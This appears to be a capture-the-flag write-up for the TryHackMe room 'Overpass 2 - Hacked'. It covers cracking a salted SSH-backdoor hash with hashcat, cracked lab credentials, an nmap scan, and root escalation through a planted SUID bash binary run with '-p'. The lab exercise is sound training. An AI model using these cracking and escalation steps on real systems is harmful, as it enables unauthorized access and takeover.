



Overpass 2 - Hacked

Overpass has been hacked! Can you analyse the attacker's actions and hack back in?

TryHackMe Overpass 2 - Hacked

> Saikat Karmakar | May 13 : 2021

- password cracking for ssh backdoor. hashed password with salt.the hash file should be like this



```
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05
```

- hashcat usage

```
hashcat -a 0 -m 1710 task2_hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

cuInit(): no CUDA-capable device is detected

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC,
SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================
==========================================================
* Device #1: pthread-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 1378
7/13851 MB (4096 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes,
5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 66 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370



Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha512($pass.$salt)
Hash.Target......: 6d05358f090eea56a238af02e47d44ee5489d234810ef624028...002a05
Time.Started.....: Fri May 14 19:37:19 2021 (1 sec)
Time.Estimated...: Fri May 14 19:37:20 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    90466 H/s (2.68ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 24576/14344385 (0.17%)
Rejected.........: 0/24576 (0.00%)
Restore.Point....: 16384/14344385 (0.11%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: christal -> 280789

Started: Fri May 14 19:36:42 2021
Stopped: Fri May 14 19:37:21 2021
```

- ssh creds


```
james : november16
```

nmap

```
PORT      STATE    SERVICE         VERSION
4/tcp     filtered unknown
22/tcp    open     ssh             OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:3a:be:ed:ff:a7:02:d2:6a:d6:d0:bb:7f:38:5e:cb (RSA)
|   256 fc:6f:22:c2:13:4f:9c:62:4f:90:c9:3a:7e:77:d6:d4 (ECDSA)
|_  256 15:fd:40:0a:65:59:a9:b5:0e:57:1b:23:0a:96:63:05 (ED25519)
80/tcp    open     http            Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LOL Hacked
280/tcp   filtered http-mgmt
458/tcp   filtered appleqtc
903/tcp   filtered iss-console-mgr
1106/tcp  filtered isoipsigport-1
1234/tcp  filtered hotline
2005/tcp  filtered deslogin
2222/tcp  open     ssh             OpenSSH 8.2p1 Debian 4 (protocol
2.0)
| ssh-hostkey:
|_  2048 a2:a6:d2:18:79:e3:b0:20:a2:4f:aa:b6:ac:2e:6b:f2 (RSA)
3801/tcp  filtered ibm-mgr
5414/tcp  filtered statusd
5998/tcp  filtered ncd-diag
6792/tcp  filtered unknown
8010/tcp  filtered xmpp
8500/tcp  filtered fmtp
10004/tcp filtered emcrmirccd
16113/tcp filtered unknown
19780/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


the ssh backdoor port is on 2222 it only checks for the pass

- there is a suid enabled file running as root



```
james@overpass-production:/home/james$ ls -la
total 1136
drwxr-xr-x 7 james james    4096 Jul 22  2020 .
drwxr-xr-x 7 root  root     4096 Jul 21  2020 ..
lrwxrwxrwx 1 james james       9 Jul 21  2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james    3771 Apr  4  2018 .bashrc
drwx------ 2 james james    4096 Jul 21  2020 .cache
drwx------ 3 james james    4096 Jul 21  2020 .gnupg
drwxrwxr-x 3 james james    4096 Jul 22  2020 .local
-rw------- 1 james james      51 Jul 21  2020 .overpass
-rw-r--r-- 1 james james     807 Apr  4  2018 .profile
-rw-r--r-- 1 james james       0 Jul 21  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 May 14 14:40 www
james@overpass-production:/home/james$
```


- > looks like it's running bash as suid



```
james@overpass-production:/home/james$ ./.suid_bash
.suid_bash-4.4$ echo $0
./.suid_bash
.suid_bash-4.4$ id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
.suid_bash-4.4$
```

- > priv esce. this will run the binary as root & we'll retain the root privileges & we'll get effective root privileges

```
./.suid_bash -p
```



```
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(j
ames)
.suid_bash-4.4# whoami
root
.suid_bash-4.4#
```